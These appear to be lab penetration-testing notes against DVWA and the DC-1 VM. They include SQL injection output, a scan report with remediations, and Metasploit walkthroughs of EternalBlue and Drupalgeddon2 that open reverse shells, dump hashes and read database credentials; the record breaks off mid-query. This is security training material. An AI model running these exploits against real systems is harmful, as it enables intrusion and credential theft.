


2) The below pop-up box appears, suggesting XSS is successful.


Testing for Session Token Theft

1) Capture the request for user id 1 in Burpsuite.


2) Request captured in Burpsuite.



3) Send the captured request to repeater.



4) Edit the request.



5) Record the response. We got the admin details.

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Mon, 09 Mar 2026 13:06:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Content-Length: 4393
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

    <title>
      Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection
    </title>

    <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

    <link rel="icon" type="\image/ico" href="../../favicon.ico" />

    <script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
    </script>

  </head>

  <body class="home">
    <div id="container">

      <div id="header">

        <img src="../../dvwa/images/logo.png" alt="Damn Vulnerable Web App" />

      </div>
```

Response

Pretty Raw Hex Render

DVWA

Home
Instructions
Setup

Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored

Vulnerability: SQL Injection

User ID:

Submit


```
ID: 10R1=1
First name: admin
Surname: admin
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Scanning the DVWA website for alerts

1) Enter the target website to scan and click 'Attack'.



2) Below are the alerts for the DVWA website.



Test ID	Vulnerability	Severity	Target URL
001	Remote Code Execution - CVE-2012-1823	High	http://192.168.1.27/dvwa/login.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
002	Source Code Disclosure - CVE-2012-1823	High	http://192.168.1.27/dvwa/?-s
003	Absence of Anti-CSRF Tokens	Medium	http://192.168.1.27/dvwa/
004	Missing Anti-clickjacking Header	Medium	http://192.168.1.27/dvwa/
005	Cookie No HttpOnly Flag	Low	http://192.168.1.27/dvwa/
006	In Page Banner Information Leak	Low	http://192.168.1.27/sitemap.xml

50-word web test summary

A web security test on the DVWA application at 192.168.1.27 identified several vulnerabilities. Critical findings include Remote Code Execution and Source Code Disclosure linked to CVE-2012-1823. Additional issues include missing CSRF protection, absent clickjacking headers, insecure cookie configuration, and information leakage, which could allow attackers to exploit the web application if not remediated.

DVWA Web Application Vulnerability Findings

Executive Summary


This security assessment was conducted to identify vulnerabilities in the target system and evaluate potential security risks. Various testing techniques such as vulnerability scanning and simulated penetration testing were used to discover weaknesses.

The assessment identified critical vulnerabilities including Remote Code Execution and Source Code Disclosure, which could allow attackers to gain unauthorized access to the system. These vulnerabilities pose a risk to data confidentiality, integrity, and availability.

Immediate remediation is recommended, including regularly monitoring system activity. Addressing these issues will significantly reduce the likelihood of successful cyber-attacks.

Finding ID	Vulnerability	CVSS Score	Remediation
F001	Remote Code Execution - CVE-2012-1823	High	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.
F002	Source Code Disclosure - CVE-2012-1823	High	Upgrade to the latest stable version of PHP, or use the Apache web server and the mod_rewrite module to filter out malicious requests using the "RewriteCond" and "RewriteRule" directives.
F003	Absence of Anti-CSRF Tokens	Medium	Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
F004	Missing Anti-clickjacking Header	Medium	Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.
F005	Cookie No HttpOnly Flag	Low	Ensure that the HttpOnly flag is set for all cookies.
F006	In Page Banner Information Leak	Low	Configure the server to prevent such information leaks.

Network Attack Path Diagram




100-word non-technical summary for managers


The security assessment revealed multiple vulnerabilities in the evaluated web application that might potentially render the system susceptible to attackers. Attackers may be able to access sensitive source code or run malicious commands on the server due to two high-risk flaws. Additionally, attackers may be able to deceive users into taking unwanted activities due to medium-risk flaws in web sites that lack security measures. Certain lower-risk problems might expose superfluous system data or make it possible to access cookies in dangerous ways. All of the problems raise the overall security risk, even though not all of them are immediately serious. The system's defense will be greatly enhanced by updating the software, fortifying server configurations, and putting suggested security controls in place.

Exploit Windows 7 Machine

1) Record the IP Address of Windows 7 Machine.



2) Load the Metasploit Framework.



3) Use the eternalblue exploit.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```

4) Set the target to Windows 7 machine.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.42
rhosts => 192.168.1.42
msf exploit(windows/smb/ms17_010_eternalblue) >
```

5) Run the exploit.


```
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] 192.168.1.42:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.42:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.25/lib/recog/f
[*] 192.168.1.42:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.42:445 - The target is vulnerable.
[*] 192.168.1.42:445 - Connecting to target for exploitation.
[+] 192.168.1.42:445 - Connection established for exploitation.
[+] 192.168.1.42:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.42:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.42:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Wi
[*] 192.168.1.42:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te
[*] 192.168.1.42:445 - 0x00000020  50 61 63 6b 20 31                               Pa
[+] 192.168.1.42:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.42:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.42:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.42:445 - Starting non-paged pool grooming
[+] 192.168.1.42:445 - Sending SMBv2 buffers
[+] 192.168.1.42:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
[*] 192.168.1.42:445 - Sending final SMBv2 buffers.
[*] 192.168.1.42:445 - Sending last fragment of exploit packet!
[*] 192.168.1.42:445 - Receiving response from exploit packet
[+] 192.168.1.42:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.42:445 - Sending egg to corrupted connection.
[*] 192.168.1.42:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.1.42
[*] Meterpreter session 1 opened (192.168.1.35:4444 -> 192.168.1.42:49174) at 2026-03-
[+] 192.168.1.42:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.42:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.42:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

6) View the hashdump.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2f035a451ecc74da038baa0c9b14d692:::
hussain:1001:aad3b435b51404eeaad3b435b51404ee:78301b4dec75b982466f65dc7fdab191:::
meterpreter >
```

Exploit DC-1 Machine

1) Load the DC-1 Machine.



2) Perform sudo netdiscover, to record the Ip address of DC-1 Machine.
The Ip address is 192.168.1.44

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

92824 Captured ARP Req/Rep packets, from 17 hosts.   Total size: 5569440
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.11    50:56:bf:44:5e:d6    101    6060  Samsung Electronics Co.,Ltd
192.168.1.1     c4:0f:a6:6b:d7:20     35    2100  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.20    c8:94:02:11:86:77      5     300  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.17    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.11    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.44    08:00:27:e1:4b:9c      1      60  PCS Systemtechnik GmbH
192.168.1.19    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.18    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.13    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.22    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.43    c8:94:02:7b:e2:07      1      60  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.29    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.40    c4:0f:a6:6b:d7:31      1      60  SERNET (SUZHOU) TECHNOLOGIES CORPORATION
192.168.1.25    5c:87:9c:d5:fc:e1      1      60  Intel Corporate
192.168.0.1     c8:94:02:7b:e2:07  65331 3919860  CHONGQING FUGUI ELECTRONICS CO.,LTD.
172.16.0.1      c8:94:02:7b:e2:07  27339 1640340  CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.22    c8:94:02:7b:e2:07      2     120  CHONGQING FUGUI ELECTRONICS CO.,LTD.
```

3) Enter sudo msfconsole.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._____|__.-'

I love shells --egypt


       =[ metasploit v6.4.112-dev                                 ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

4) We are going to use the highlighted exploit.

```
msf > search type:exploit name:drupal

Matching Modules
================

   #   Name
   -   ----
   0   exploit/unix/webapp/drupal_coder_exec
   1   exploit/unix/webapp/drupal_drupalgeddon2
   2     \_ target: Automatic (PHP In-Memory)
   3     \_ target: Automatic (PHP Dropper)
   4     \_ target: Automatic (Unix In-Memory)
   5     \_ target: Automatic (Linux Dropper)
   6     \_ target: Drupal 7.x (PHP In-Memory)
   7     \_ target: Drupal 7.x (PHP Dropper)
   8     \_ target: Drupal 7.x (Unix In-Memory)
   9     \_ target: Drupal 7.x (Linux Dropper)
   10    \_ target: Drupal 8.x (PHP In-Memory)
```

5) Use the exploit.

```
msf > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

6) Set the target to the DC-1 Machine.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.1.44
rhosts => 192.168.1.44
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

7) Run the exploit and you will get a meterpreter session.

```
msf exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 192.168.1.35:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (42137 bytes) to 192.168.1.44
[*] Meterpreter session 1 opened (192.168.1.35:4444 → 192.168.1.44:50456) at 2026-03-10 07:45:28 -0400

meterpreter >
```

8) Enter the shell and we get flag1.txt after we list the files.

```
meterpreter > shell
Process 3108 created.
Channel 0 created.
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
```

9) List the details of flag1.txt by using cat command.

```
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

10) Go to sites - > default directory.

```
cd sites
ls
README.txt
all
default
example.sites.php
cd default
ls
default.settings.php
files
settings.php
```

11) View the contents of settings.php file using cat command. We get the database credentials as flag2.

```
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

12) To upgrade the shell for a more stable and interactive experience use the below command:

python -c 'import pty; pty.spawn("/bin/bash")'

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

13) Now we need to connect to the database using the flag2 credentials.

```
www-data@DC-1:/var/www$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

14) View the databases.

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| drupaldb           |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

15) Use the drupaldb database.

```
mysql> use drupaldb
use drupaldb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

16) View the tables.

```
mysql> show tables;
show tables;
+-----------------------------+
| Tables_in_drupaldb          |
+-----------------------------+
| actions                     |
| authmap                     |
| batch                       |
| block                       |
| block_custom                |
| block_node_type             |
| block_role                  |
| blocked_ips                 |
| cache                       |
| cache_block                 |
| cache_bootstrap             |
| cache_field                 |
| cache_filter                |
| cache_form                  |
| cache_image                 |
| cache_menu                  |
| cache_page                  |
| cache_path                  |
| cache_update                |
| cache_views                 |
| cache_views_data            |
| comment                     |
| ctools_css_cache            |
| ctools_object_cache         |
| date_format_locale          |
```

```
| registry_file               |
| role                        |
| role_permission             |
| search_dataset              |
| search_index                |
| search_node_links           |
| search_total                |
| semaphore                   |
| sequences                   |
| sessions                    |
| shortcut_set                |
| shortcut_set_users          |
| system                      |
| taxonomy_index              |
| taxonomy_term_data          |
| taxonomy_term_hierarchy     |
| taxonomy_vocabulary         |
| url_alias                   |
| users                       |
| users_roles                 |
| variable                    |
| views_display               |
| views_view                  |
| watchdog                    |
+-----------------------------+
```

17) From the users table, we can get the hash of the admin user.

```
mysql> select * from users;
select * from users;
+-----+-------+-------------------------------------------------------------+-------------------+
-------+-------+
| uid | name  | pass                                                        | mail              |
      | data  |
